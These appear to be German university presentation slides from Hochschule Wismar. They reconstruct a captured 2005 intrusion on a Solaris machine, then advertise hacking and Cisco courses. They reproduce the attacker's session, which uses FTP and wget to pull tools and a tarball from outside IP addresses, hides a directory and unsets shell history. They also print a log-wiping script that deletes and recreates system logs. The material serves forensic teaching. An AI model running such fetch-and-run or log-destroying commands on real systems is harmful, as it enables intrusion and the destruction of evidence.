080.117.014.044.03935-192.168.100.028.07000	3,0 KB	unbekannt	Sa 16 Apr 2005 15:
192.018.099.122.00020-192.168.100.028.32792	26,7 KB	ZIP-Archiv	Sa 16 Apr 2005 15:
192.018.099.122.00020-192.168.100.028.32794	1008,9 KB	ZIP-Archiv	Sa 16 Apr 2005 15:

root »061.219.090.180.56710-192.168.100.028.06112« ausgewählt (53 Byte)

# Welche Befehle wurden nach dem eindringen ins System ausgeführt



```
emacs@localhost.localdomain
File Edit Options Buffers Tools Help
[Icons]
uname -a;ls -l /core /var/dt/tmp/DTSPCD.log;PATH=/usr/local/bin:/usr/bin:/bin:/u
sr/sbin:/sbin:/usr/ccs/bin:/usr/gnu/bin;export PATH;echo "BD PID(s): "`ps -fed|g
rep -s /tmp/x'|grep -v grep|awk '{print $2}'`
wget
w
/bin/sh -i
unset HISTFILE
unset DISPLAY
mkdir /usr/share/man/man1/.old
cd /usr/share/man/man1/.old
ftp 62.211.66.16 21
bobzz
joka
get wget
get dlp
get solbnc
get iupv6sun
get ipv6sun
quit
ls
chmod +x solbnc wget dlp
./wget
./wget http://62.211.66.53/bobzz/sol.tar.gz
rrrrrrretar -xf sol.tar.gz
cd sol
./setup
cd sol
tar -xf sol.tar.gz
cd sol
./setup
mixer
5001
7000
./startbnc
cd ..
./solbnc
./dlp
----- 061.219.090.180.56712-192.168.100.028.01524 (Fundamental)--L1--All-----
For information about the GNU Project and its goals, type C-h C-p.
```

# Log´s wurden geändert



Ganz oben.

Hochschule Wismar

University of Technology, Business and Design

```
echo Delete LogZ by bobbino
echo -----
echo Deleting /var/log...
rm /var/log/secure ; touch /var/log/secure
rm /var/log/secure.1 ; touch /var/log/secure.1
rm /var/log/secure.2 ; touch /var/log/secure.2
rm /var/log/secure.3 ; touch /var/log/secure.3
rm /var/log/secure.4 ; touch /var/log/secure.4
rm /var/log/boot.log ; touch /var/log/boot.log
rm /var/log/boot.log.1 ; touch /var/log/boot.log.1
rm /var/log/boot.log.2 ; touch /var/log/boot.log.2
rm /var/log/boot.log.3 ; touch /var/log/boot.log.3
rm /var/log/boot.log.4 ; touch /var/log/boot.log.4
rm /var/log/cron ; touch /var/log/cron
rm /var/log/cron.1 ; touch /var/log/cron.1
rm /var/log/cron.2 ; touch /var/log/cron.2
rm /var/log/cron.3 ; touch /var/log/cron.3
rm /var/log/cron.4 ; touch /var/log/cron.4
rm /var/log/lastlog ; touch /var/log/lastlog
rm /var/log/xferlog ; touch /var/log/xferlog
rm /var/log/xferlog.1 ; touch /var/log/xferlog.1
rm /var/log/xferlog.2 ; touch /var/log/xferlog.2
rm /var/log/xferlog.3 ; touch /var/log/xferlog.3
rm /var/log/xferlog.4 ; touch /var/log/xferlog.4
rm /var/log/wtmp ; touch /var/log/wtmp
rm /var/log/wtmp.1 ; touch /var/log/wtmp.1
rm /var/log/spooler ; touch /var/log/spooler
rm /var/log/spooler.1 ; touch /var/log/spooler.1
```



# Kursangebote

---

- Hacking Attack and Defense
  - Wardriving, Sniffing, Exploiting
    - Netzwerkakademie Wismar (alle 2 Monate)
- CCNP – Instructor
  - Rostock/Wismar
    - 22.08.05 – 02.09.05 CCNP 4
    - 13.02.06 - 24.02.06 CCNP 1
- Fundamentals of Network Security



Danke für die Aufmerksamkeit

---